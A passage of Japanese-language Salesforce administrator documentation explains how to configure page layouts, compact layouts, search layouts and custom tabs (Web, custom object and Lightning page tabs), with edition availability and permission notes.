10. ページレイアウトを確認するには、[プレビュー] をクリックします。Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では、プロファイルを選択することで、プロファイルが異なるユーザに対してページがどのように表示されるかを確認できます。ほとんどの関連リストの列は、プレビューではデータが表示されません。
11. [保存] をクリックして終了します。保存後、ページレイアウトの編集を継続するには、[適用] をクリックします。

Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では、次の操作を実行します。

- [コンソール] タブのミニビューに表示する関連レコードを選択するには、[ミニコンソールビュー] をクリックします。
- [コンソール] タブのミニビューに表示されるレコードのミニページレイアウトを定義するには、[ミニページレイアウト] をクリックします。

メモ: セルフサービスポータルのケースクローズ時のレイアウト、またはケース登録ページとケース参照ページのレイアウトに対するミニコンソールビューまたはミニページレイアウトは定義できません。

Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では、次の操作を実行します。

- 他のプロファイルとレコードタイプの組み合わせでページレイアウトを割り当てることができます。

- 項目レベルセキュリティを設定して、項目へのアクセスをさらに制限できます。

関連トピック:

関連リストのカスタマイズ
ページレイアウト

Compact Layouts

コンパクトレイアウトは、レコードの重要な項目を一目で確認できるよう表示するために Salesforce1 および Lightning Experience で使用されます。

Salesforce フルサイトでは、ユーザがクイックアクションを使用してレコードを作成した後で Chatter フィード項目にどの項目が表示されるかは、コンパクトレイアウトによって決まります。

メモ: フィードを介して情報が誤って共有されるのを回避するため、クイックアクションを使用して作成された ToDo の Chatter フィード項目に表示される項目は、ToDo のページレイアウトによって決まります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Salesforce1 では、コンパクトレイアウトに割り当てた最初の 4 つの項目が、次の場所に表示されます。

- オブジェクトのレコードの [特長] 領域
- レコードの関連情報ページの拡張ルックアップカード

Lightning Experience では、コンパクトレイアウトに追加した最初の 7 項目がオブジェクトのレコードの強調表示パネルに表示されます。

メモ: コンパクトレイアウトに割り当てた項目のいずれかに対してユーザにアクセス権がない場合は、レイアウトの次の項目が使用されます。

オブジェクトにカスタムコンパクトレイアウトを作成しない場合、そのオブジェクトのレコードの [特長] 項目、プレビューカード、アクション関連フィード項目はすべて、定義済みの一連の項目を含む、参照のみのシステムデフォルトコンパクトレイアウトによって決定されます。カスタムコンパクトレイアウトを 1 つ以上作成したら、その 1 つをオブジェクトのプライマリコンパクトレイアウトとして設定できます。その後、プライマリコンパクトレイアウトがこのオブジェクトのデフォルトとして使用されます。

プライマリコンパクトレイアウトによって、Chatter の個人ダイジェストメールに表示される項目が決まります。

オブジェクトに関連付けられているレコードタイプがある場合、プライマリコンパクトレイアウトの割り当てを上書きして、特定のコンパクトレイアウトを各種レコードタイプに割り当てることができます。

コンパクトレイアウトでは、次を除くすべての項目種別がサポートされています。

- テキストエリア
- ロングテキストエリア
- リッチテキストエリア

- 複数選択リスト

関連トピック:

コンパクトレイアウトの作成
コンパクトレイアウトに関する注意事項

コンパクトレイアウトの作成

コンパクトレイアウトを使用して、Salesforce1 および Lightning Experience で参照するときのオブジェクトレコードの表示項目をカスタマイズできます。

コンパクトレイアウトの最初の 4 つの項目が、Salesforce1 の各レコードビューの上部にあるレコードの [特長] セクションに入力されます。Lightning Experience のレコードの [特長] セクションでは、コンパクトレイアウトの最初の 5 つの項目が使用されます。

1. 編集するオブジェクトの管理設定から、コンパクトレイアウトに移動します。
2. 新しいコンパクトレイアウトを作成して表示ラベルを指定します。
3. 最大 10 個の項目を追加します。

   ヒント: 何のレコードが表示されているかをユーザが把握できるように、オブジェクトの［名前］項目を最初に置きます。
4. 項目を選択し、[上へ] または [下へ] をクリックして並び替えます。

   項目に割り当てる順序によって、表示される順序が決まります。
5. レイアウトを保存します。
6. オブジェクトの主コンパクトレイアウトとしてコンパクトレイアウトを設定するには、[コンパクトレイアウトの割り当て] をクリックします。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方


使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

コンパクトレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

コンパクトレイアウトを表示する
- 「設定・定義を参照する」

例: 次の画像は、標準の取引先オブジェクトのコンパクトレイアウト編集ページのサンプルを示しています。



以下は、Salesforce1 モバイルアプリケーションのサンプル取引先の詳細ページです。取引先の名前、所在地、電話番号、取引先番号がページの上部にすっきりとまとめられています。



関連トピック:

- レコードタイプへのコンパクトレイアウトの割り当て
- コンパクトレイアウトに関する注意事項
- Compact Layouts

レコードタイプへのコンパクトレイアウトの割り当て

オブジェクトにカスタムコンパクトレイアウトを作成しない場合、そのオブジェクトのレコードの [特長] 項目、プレビューカード、アクション関連フィード項目はすべて、定義済みの一連の項目を含む、参照のみのシステムデフォルトコンパクトレイアウトによって決定されます。カスタムコンパクトレイアウトを 1 つ以上作成したら、その 1 つをオブジェクトのプライマリコンパクトレイアウトとして設定できます。その後、プライマリコンパクトレイアウトがこのオブジェクトのデフォルトとして使用されます。オブジェクトに関連付けられているレコードタイプがある場合、プライマリコンパクトレイアウトの割り当てを上書きして、特定のコンパクトレイアウトを各種レコードタイプに割り当てることができます。

1. 編集するオブジェクトの管理設定から、コンパクトレイアウトに移動します。

   ヒント: Salesforce ナレッジ記事の場合、[設定] から [クイック検索] ボックスに「*ナレッジ記事タイプ*」と入力し、[ナレッジ記事タイプ] を選択して記事タイプの名前をクリックしてから、[コンパクトレイアウト] 関連リストまでスクロールダウンします。

2. [コンパクトレイアウトの割り当て] をクリックします。
3. このオブジェクトのプライマリコンパクトレイアウトとして使用するコンパクトレイアウトを選択します。
4. [レコードタイプの上書き] セクションで、コンパクトレイアウトを割り当てる 1 つ以上のレコードタイプを選択します。

   オブジェクトにレコードタイプが設定されていない場合、このセクションは表示されません。デフォルトでは、レコードタイプの上書きを設定しないと、すべてのレコードタイプでオブジェクトのプライマリコンパクトレイアウトが使用されます。

   無効なレコードタイプがリストに含まれている場合もあります。無効なレコードタイプでもコンパクトレイアウトを割り当てることができます。

5. [使用するコンパクトレイアウト] ドロップダウンリストから、選択したセルに割り当てるコンパクトレイアウトを選択します。
6. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

コンパクトレイアウトを使用可能なエディション: **Database.com** Edition を除くすべてのエディション

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コンパクトレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

コンパクトレイアウトを表示する
- 「設定・定義を参照する」

関連トピック:

- コンパクトレイアウトの作成
- コンパクトレイアウトに関する注意事項
- Compact Layouts
- オブジェクト管理設定の検索

コンパクトレイアウトに関する注意事項

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

- コンパクトレイアウトに行った変更は、Salesforce1 と Lightning Experience の両方に反映されます。
- 各レコードタイプに割り当てることができるコンパクトレイアウトは 1 つのみです。ただし、コンパクトレイアウトを複数のレコードタイプに関連付けることはできます。
- Salesforce の特定の項目へのアクセス権がない場合、コンパクトレイアウトにその項目は表示されません。
- コンパクトレイアウトには、1 つ以上の項目が必要です。
- コンパクトレイアウトには、そのオブジェクトの項目 (別のオブジェクトへのクロスオブジェクト参照がある数式項目も含む) のみを挿入できます。
- ページレイアウトから項目を削除しても、オブジェクトのコンパクトレイアウトからは削除されません。2 つのレイアウトタイプは独立しています。
- コンパクトレイアウトの項目をサポートされていないタイプに変更した場合、その項目はコンパクトレイアウトから削除されます。
- オブジェクトのプライマリコンパクトレイアウトとして設定されているコンパクトレイアウトを削除するには、まずそのコンパクトレイアウトに置き換わる別のコンパクトレイアウトを選択する必要があります。
- Salesforce1 では、ToDo に、ToDo が進行中なのか完了しているのか、および (活動日に対するユーザのアクセス権に応じて) 期日が表示されます。ToDo のコンパクトレイアウトをカスタマイズする場合、これらの項目を [選択済みの項目] リストに追加する必要はありません。
- コンパクトレイアウトは、Chatter Mobile for BlackBerry または Dashboards for iPad モバイルアプリケーションでは使用できません。

関連トピック:

コンパクトレイアウトの作成

Compact Layouts

Lightning Experience でオブジェクトのホームページの [最近参照したデータ] リストに表示される項目の選択

Salesforce システム管理者は、ほとんどの標準オブジェクトとカスタムオブジェクトのホームページに表示される [最近参照したデータ] リストをカスタマイズできます。会社にとって最も重要な情報がユーザに表示されるように、表示項目を選択して並び替えます。

メモ: 次の手順は、Lightning Experience で使用できます。Lightning Experience では、画面上部のナビゲーションバーの左側に [アプリケーションランチャー] アイコン ( ) が表示されます。Salesforce Classic では、このアイコンは表示されません。

ほとんどのリストビューでは、表示される項目の選択と参照列の並び替えをユーザが実行できます。ただし、ユーザはオブジェクトホームページで最近のレコードのクイックリストを編集することはできません。最近のレコードのクイックリストに表示される項目の選択と並び替えを実行できるのは、Salesforce システム管理者のみです。システム管理者は、このデフォルトリストに他の変更を加えることはできません。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

最近のレコードリストをカスタマイズする
- 「アプリケーションのカスタマイズ」

1. [設定] から [クイック検索] ボックスに「オブジェクトマネージャ」と入力し、[オブジェクトマネージャ] を選択します。
2. 変更する [最近参照したデータ] リストのオブジェクトの表示ラベル名をクリックします。
3. ページ上部のリンクのメニューから、[検索レイアウト] をクリックします。
4. [検索結果] 列の右端にある をクリックし、[編集] を選択します。
5. [最近参照したデータ] リストに列を追加するには、[選択可能な項目] から 1 つ以上の項目を選択し、[追加] をクリックします。列を削除するには、[選択済みの項目] から 1 つ以上の項目を選択し、[削除] をクリックします。
6. 列を並び替えるには、[選択済みの項目] から 1 つ以上の項目を選択し、[上へ] または [下へ] をクリックします。
7. [保存] をクリックします。

例: たとえば、ユーザが商談に関してコラボレーションしているとします。最近の商談を最後に操作したユーザを簡単に表示するため、[選択可能な項目] から [最終更新者] を選択します。[追加] をクリックして [選択済みの項目] に移動します。これで、この情報が商談ホームページの [最近参照したデータ] リストに表示されます。

検索レイアウトのカスタマイズ

検索結果、検索条件項目、ルックアップダイアログ、Salesforce Classic でのタブのホームページの最新レコードのリスト、および Salesforce CRM Call Center の電話番号ルックアップダイアログで、ユーザに表示する項目をカスタマイズします。

検索レイアウトごとに別の項目を表示するように指定できます。設定は、組織と Salesforce カスタマーポータルの全ユーザに適用されます。

カスタムリストビューと検索結果に表示するボタンをカスタマイズすることもできます。標準のリストビューボタンを非表示にしたり、カスタムボタンを表示したりできます。標準ボタンは、検索結果レイアウトでは使用できません。カスタムボタンを表示するには、カスタムボタンを作成し、ボタンの［表示の種類］を「リストボタン」にします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

検索レイアウトを変更する

- 「アプリケーションのカスタマイズ」

1. 適切なオブジェクトの管理設定から、[検索レイアウト] に移動します。
2. カスタマイズするレイアウトの横にある [編集] をクリックします。表示する異なる項目のセットを指定します。検索結果、ルックアップダイアログ、Salesforce Classic でのタブのホームページの最新レコードのリスト、電話番号ルックアップダイアログ、リストビュー、および検索条件項目を編集できます。
3. リストビューと検索結果のレイアウトに表示する標準ボタンまたはカスタムボタンを選択します。リストビューで標準のボタンを非表示にするには、選択を解除します。標準ボタンは、検索結果レイアウトでは使用できません。
4. [選択可能な項目] および [選択済みの項目] 間で項目を移動します。
   - レイアウトに表示する項目をカスタマイズするには、1 つ以上の項目を選択して、[追加] または [削除] をクリックします。
   - レイアウトで項目を並び替えるには、[選択済みの項目] で 1 つ以上の項目を選択して、[上へ] または [下へ] をクリックします。
   - 複数の項目を個別に選択するには、Ctrl キーを押しながらクリックします。
   - 複数の項目をグループとして選択するには、Shift キーを押しながらクリックします。
   - レイアウトに表示する項目をカスタマイズするには、項目を選択して、[追加] または [削除] をクリックします。
   - レイアウトの項目を並び替えるには、その項目を選択し、[上へ] または [下へ] をクリックします。

   メモ: オブジェクトの検索結果レイアウトを編集するとき、[すべてのユーザの検索結果列のカスタマイズを上書き] チェックボックスをオンにできます。これをオンにすると、組織内のユーザによる列カスタマイズがすべて上書きされ、組織の共有設定になります。
5. [保存] をクリックします。

関連トピック:

ページレイアウト

検索レイアウトに関する注意事項

検索レイアウトに関する注意事項

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

検索レイアウトを変更する
- 「アプリケーションのカスタマイズ」

- 検索レイアウトは Salesforce CRM Content には適用されません。
- 検索レイアウトはキャンペーンメンバー、商談チーム、または取引先チームには適用されません。
- 検索レイアウトでは、キーワード一致の検索対象となる項目が制御されません。検索される項目の一覧は、Salesforce 全体で同じです。
- 検索レイアウトあたり 10 項目まで追加できます。
- [取引先名]、[ケース番号] など一意に識別される項目は検索レイアウトから削除できません。これらの項目は検索レイアウトの項目の順で最初にリストする必要があります。
- レイアウトを検索するために、[説明]、[ソリューション詳細]、カスタムロングテキストエリア項目などのロングテキストエリア項目を追加することはできません。
- 検索レイアウトをユーザがカスタマイズしており一部の項目が通常表示されていない場合でも、すべての項目を検索レイアウトに追加できます。
- Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition を使用している組織では、検索レイアウトで項目レベルセキュリティが上書きされません。項目が検索レイアウトに含まれているけれども、項目レベルセキュリティにより一部のユーザに表示されていない場合、検索結果でその項目はそれらのユーザには表示されません。
- 組織が Personal Edition、Contact Manager、Group Edition、Professional Edition を使用している場合、検索レイアウトではページレイアウト設定が上書きされます。項目が検索レイアウトに含まれているがページレイアウトに表示されていないという場合、その項目は検索結果では表示されます。
- リード、取引先、取引先責任者、および商談の検索結果は重複するリードを検索する場合に表示される検索結果にも適用されます。
- 数式項目は、検索結果レイアウトには使用できません。
- [電話] 項目はルックアップ電話ダイアログ検索レイアウトから削除できません。削除すると、ディレクトリの検索結果を使用して、ソフトフォンダイアルパッドに電話番号を入力できません。
- リストビューまたは検索レイアウトにカスタムボタンを追加するには、標準オブジェクトまたはカスタムオブジェクトのカスタムボタンを作成し、ボタンの [表示の種類] を[リストボタン]にします。カスタムボタンはそのオブジェクトのリストビューおよび検索結果レイアウトで使用できます。

ヒント: 個人取引先アイコン ( ) として表示される [個人取引先] 項目を追加すると、取引先の検索結果で、個人取引先と法人取引先とも視覚的に区別できます。

[個人取引先] 項目は取引先検索レイアウトの最初の列として指定できます。それ以外の場合は、[取引先名] が最初の列である必要があります。

カスタムタブ

カスタムタブでは、カスタムオブジェクトデータまたはその他の Web コンテンツを Salesforce に表示できます。Salesforce Classic のアプリケーションにカスタムタブを追加すると、タブとして表示されます。Lightning Experience のアプリケーションにカスタムタブを追加すると、アプリケーションのナビゲーションバーに項目として表示されます。

カスタムタブには、カスタムオブジェクトデータ、またはアプリケーションに組み込まれたその他の Web コンテンツが表示されます。次のいずれかの種類のカスタムタブを作成できます。

カスタムオブジェクトタブ
カスタムオブジェクトタブ (アプリケーションレベルでのみ使用でき、サブタブアプリケーションでは使用不可) - カスタムオブジェクトのデータを表示します。カスタムオブジェクトタブの外観と動作は標準のタブと同じです。

Web タブ
カスタム Web タブ - 外部の Web ベースアプリケーションまたは Web ページを表示します。Web タブは、サイドバーを使用することも、サイドバーをなくしてページ全体に表示されるように作成することもできます。

Visualforce のタブ
Visualforce タブ - Visualforce ページからデータを表示します。Visualforce タブの外観と機能は標準のタブと同じです。

Lightning コンポーネントのタブ
Lightning コンポーネントタブ - Lightning コンポーネントを Salesforce1 モバイルアプリケーション (ナビゲーションリスト経由) または Lightning Experience で使用できるようにします。Lightning コンポーネントは、Salesforce Classic ではサポートされていません。

> メモ: Lightning コンポーネントのタブで Lightning コンポーネントを公開するには、[私のドメイン] を有効にしてリリースする必要があります。

Lightning ページのタブ
Lightning ページタブ - [アプリケーションページ] という Lightning ページを Salesforce1 ナビゲーションリストおよび Lightning Experience のナビゲーションバーに追加できます。

Salesforce Classic では、現在のタブの右側に表示されるプラスアイコン ( ) をクリックしても [すべてのタブ] ページに [Lightning ページ] タブは表示されません。また、アプリケーションのタブをカスタマイズするときに、[選択可能なタブ] リストに [Lightning ページ] タブは表示されません。

サブタブアプリケーションでは、Web タブと Visualforce タブのみがサポートされています。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

カスタムオブジェクトタブと Web タブを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition

Visualforce タブを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

[Lightning ページ] タブを使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

カスタムタブを作成、編集する
- 「アプリケーションのカスタマイズ」

指定されたカスタムオブジェクトを管理できる委任されたシステム管理者も、これらのカスタムオブジェクトのタブを作成およびカスタマイズできます。

関連トピック:

Salesforce Classic のカスタムアプリケーションの作成

サブタブアプリケーションとは?

Web タブの作成

Web タブを作成することにより、ユーザが Web アプリケーションを使用したり、アプリケーションから別の Web サイトを使用したりできます。

1. [設定] から、[クイック検索] ボックスに「タブ」と入力し、[タブ] を選択します。
2. [Web タブ] 関連リストで、[新規] をクリックします。
3. 新しいタブのレイアウトを選択します。フルページ幅を選択すると、サイドバーがなく、ページ全体が表示されるのに対し、2 列幅のスタイルを選択すると、サイドバーが表示されます。
4. [次へ] をクリックします。
5. タブに表示する表示ラベルを入力します。
6. [タブスタイル] ルックアップアイコンをクリックして、[タブスタイルの選択] を表示します。

   タブスタイルがすでに使用されている場合は、タブスタイル名の横に角括弧 [] で囲まれた数字が表示されます。スタイル名上にマウスポインタを置き、そのスタイルを使用しているタブを参照します。タブで未使用のスタイルのみを表示するには、[他のタブで使用されているスタイルを非表示] をクリックします。
7. タブスタイルをクリックして、カスタムタブの配色とアイコンを選択します。

   組織に [ドキュメント] タブへのアクセス権がある場合にカスタムタブスタイルを作成するには、必要に応じて、[タブスタイルの選択] ダイアログの [独自のスタイルを作成] をクリックします。自分専用のタブスタイルを作成する手順は、次のとおりです。

   a. [色] ルックアップアイコンをクリックして色選択ダイアログを表示し、色をクリックして選択します。

   b. [画像の挿入] をクリックしてドキュメントフォルダを選択し、使用する画像を選択します。

      または、[ドキュメント検索] をクリックして検索語を入力し、[Go!] をクリックすると、検索語を含むドキュメントファイル名が表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

カスタムオブジェクトタブと Web タブを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition

Visualforce タブを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

[Lightning ページ] タブを使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

カスタムタブを作成、編集する

- 「アプリケーションのカスタマイズ」

> メモ: このダイアログでは、20KB以下で、かつ、ドキュメントプロパティ設定で[外部参照可]チェックボックスがオンになっているドキュメントフォルダに含まれるファイルのみが表示されます。アイコンに使用されているドキュメントが削除されると、Salesforce によってデフォルトの多色のブロックアイコン () に置き換えられます。

c. ファイルを選択し、**[OK]** をクリックします。新規カスタムタブウィザードが表示されます。

8. 必要に応じてコンテンツフレームの高さを変更します。
9. 必要に応じて、`[Salesforce Classic Mobile 準備完了]` をオンにし、Web ページが Salesforce Classic Mobile アプリケーションで正しく表示され、機能することを示します。

   このチェックボックスをオンにすると、Salesforce Classic Mobile 設定で使用可能なタブのリストにそのタブが追加されます。Web タブをモバイル化する前に、Salesforce Classic Mobile タブの考慮事項を確認して、Web タブ内のページとモバイルブラウザの互換性を確認してください。

   > メモ: `[Salesforce Classic Mobile 準備完了]` チェックボックスは、組織で Salesforce Classic Mobile が有効になっている場合にのみ表示されます。

10. 必要に応じて、初めてそのタブをクリックしたときに内容を紹介するスプラッシュページとして使用する、カスタムリンクを選択します。モバイルアプリケーションではスプラッシュページが表示されないため、Web タブをモバイル化する場合、スプラッシュページを使用しないでください。
11. 必要に応じてタブの説明を入力し、**[次へ]** をクリックします。
12. URLを入力するか、タブに表示されるカスタムSコントロールを選択します。リンクに動的に置き換えるデータの差し込み項目をコピーして貼り付けることもできます。

    > メモ: ユーザ、組織、および API の差し込み項目のみが、Web タブで使用できます。

    Web タブを表示するには、**[Web タブのプレビュー]** をクリックします。

13. URL を使用する場合は、文字コード設定を選択して、**[次へ]** をクリックします。
14. 適切なプロファイルに Web タブを追加します。[デフォルトで表示]、[デフォルトで非表示]、または[タブを隠す]を選択して、カスタムタブを表示するかどうかをプロファイルごとに指定します。この設定は後で変更できます。
15. **[次へ]** をクリックします。
16. 新しいタブが含まれるカスタムアプリケーションを指定します。
17. タブの表示設定をユーザ全員に適用するには、**[各ユーザのカスタマイズ設定にタブを追加する]** を選択します。
18. **[保存]** をクリックします。

カスタムオブジェクトタブの作成

カスタムオブジェクトのレコードに保存されたデータを表示するためのタブを定義します。

1. [設定] から、[クイック検索] ボックスに「タブ」と入力し、[タブ] を選択します。
2. [カスタムオブジェクトタブ] 関連リストで [新規] をクリックします。
3. カスタムタブに表示するカスタムオブジェクトをリストから選択します。カスタムオブジェクトをまだ作成していない場合は、[新規カスタムオブジェクトを作成します] をクリックして、「カスタムオブジェクトの定義」(ページ 5046)の手順に従います。

   新しいタブの表示ラベルは、カスタムオブジェクトラベルの複数形と同じです。
4. [タブスタイル] ルックアップアイコンをクリックして、[タブスタイルの選択] を表示します。

   タブスタイルがすでに使用されている場合は、タブスタイル名の横に角括弧 [] で囲まれた数字が表示されます。スタイル名上にマウスポインタを置き、そのスタイルを使用しているタブを参照します。タブで未使用のスタイルのみを表示するには、[他のタブで使用されているスタイルを非表示] をクリックします。
5. タブスタイルをクリックして、カスタムタブの配色とアイコンを選択します。

   組織に [ドキュメント] タブへのアクセス権がある場合にカスタムタブスタイルを作成するには、必要に応じて、[タブスタイルの選択] ダイアログの [独自のスタイルを作成] をクリックします。自分専用のタブスタイルを作成する手順は、次のとおりです。

   a. [色] ルックアップアイコンをクリックして色選択ダイアログを表示し、色をクリックして選択します。

   b. [画像の挿入] をクリックしてドキュメントフォルダを選択し、使用する画像を選択します。

      または、[ドキュメント検索] をクリックして検索語を入力し、[Go!] をクリックすると、検索語を含むドキュメントファイル名が表示されます。

      メモ: このダイアログでは、20KB以下で、かつ、ドキュメントプロパティ設定で [外部参照可] チェックボックスがオンになっているドキュメントフォルダに含まれるファイルのみが表示されます。アイコンに使用されているドキュメントが削除されると、Salesforce によってデフォルトの多色のブロックアイコン ( ) に置き換えられます。

   c. ファイルを選択し、[OK] をクリックします。新規カスタムタブウィザードが表示されます。
6. 必要に応じて、初めてそのタブをクリックしたときに内容を紹介するスプラッシュページとして使用する、カスタムリンクを選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

カスタムオブジェクトタブと Web タブを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition

Visualforce タブを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

[Lightning ページ] タブを使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限


カスタムタブを作成、編集する
- 「アプリケーションのカスタマイズ」

7. 必要に応じてタブの説明を入力し、[次へ] をクリックします。
8. 新規カスタムタブを使用できるユーザプロファイルを選択します。

   Professional Edition を使用しているユーザおよび Salesforce Platform One ライセンスユーザの場合は、タブ表示が「デフォルトで表示」に設定されます。

   メモ: カスタムオブジェクトがカスタムタブに関連付けられている場合にのみ、カスタムオブジェクトレコードを Salesforce ユーザインターフェースで検索できます。ユーザは、表示用のタブを追加する必要はありません。
9. 新しいタブが含まれるカスタムアプリケーションを指定します。
10. ユーザが個人用の表示をカスタマイズした場合に、カスタマイズした表示設定にタブを追加するには、[各ユーザのカスタマイズ設定にタブを追加する] チェックボックスをオンにします。
11. [保存] をクリックします。

    選択した表示設定によっては、すぐにタブが表示されます。



関連トピック:

カスタムタブ

検索を高速化するためのガイドライン

[Lightning ページ] タブの作成

Salesforce1 ナビゲーションリストまたは Lightning アプリケーションに Lightning ページのアプリケーションページ種別を追加するには、事前に Lightning ページのカスタムタブを作成する必要があります。

Lightning アプリケーションビルダーで最初にアプリケーションページを有効にすると、タブは有効化プロセスの一環としてページに作成されます。[設定] でページのタブを手動で作成してから有効にすることもできます。

Lightning ページのタブは Salesforce1 と Lightning Experience に Lightning ページを追加する場合にのみ使用します。

Lightning ページのアプリケーションページ種別のためにのみカスタムタブを作成できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

カスタムタブを作成、編集する
- 「アプリケーションのカスタマイズ」

1. [設定] から、[クイック検索] ボックスに「タブ」と入力し、[タブ] を選択します。
2. [Lightning ページタブ] 関連リストで、[新規] をクリックします。
3. タブの Lightning ページを選択します。
4. 表示ラベルを入力します。

   このテキストは、Lightning ページの表示名です。
5. タブスタイルを選択して、Lightning ページタブの配色とアイコンを設定します。

   組織に [ドキュメント] タブへのアクセス権がある場合にカスタムタブスタイルを作成するには、必要に応じて、[タブスタイルの選択] ダイアログの [独自のスタイルを作成] をクリックします。自分専用のタブスタイルを作成する手順は、次のとおりです。

   a. [色] ルックアップアイコンをクリックして色選択ダイアログを表示し、色をクリックして選択します。

   b. [画像の挿入] をクリックしてドキュメントフォルダを選択し、使用する画像を選択します。

      または、[ドキュメント検索] をクリックして検索語を入力し、[Go!] をクリックすると、検索語を含むドキュメントファイル名が表示されます。

      メモ: このダイアログでは、20KB 以下で、かつ、ドキュメントプロパティ設定で [外部参照可] チェックボックスがオンになっているドキュメントフォルダに含まれるファイルのみが表示されます。アイコンに使用されているドキュメントが削除されると、Salesforce によってデフォルトの多色のブロックアイコン ( ) に置き換えられます。

   c. ファイルを選択し、[OK] をクリックします。新規カスタムタブウィザードが表示されます。
6. 必要に応じてタブの説明を入力し、[次へ] をクリックします。
7. 新規カスタムタブを使用できるユーザプロファイルを選択します。

   メモ: Salesforce Classic では、Lightning ページのタブの [デフォルトで表示] と [デフォルトで非表示] オプションは他のカスタムタブの場合と同様には機能しません。[デフォルトで表示] または [デフォルトで非表示] のどちらを選択しても、Salesforce1 で選択したプロファイルの [Lightning ページ] メニュー項目が表示されます。[タブを隠す] オプションを選択すると、選択したプロファイルの Lightning ページが非表示になります。

8. [保存] をクリックします。

カスタムタブに関する考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

カスタムオブジェクトタブと Web タブを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition

Visualforce タブを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

[Lightning ページ] タブを使用可能なエディション: **Database.com** Edition を除くすべてのエディション

カスタムタブを使用して操作する場合、次の点に留意します。

- Visualforce タブまたは Web タブを Salesforce Classic Mobile アプリケーションで使用できるようにするには、タブのプロパティを編集して、**[Salesforce Classic Mobile 準備完了]** チェックボックスをオンにします。
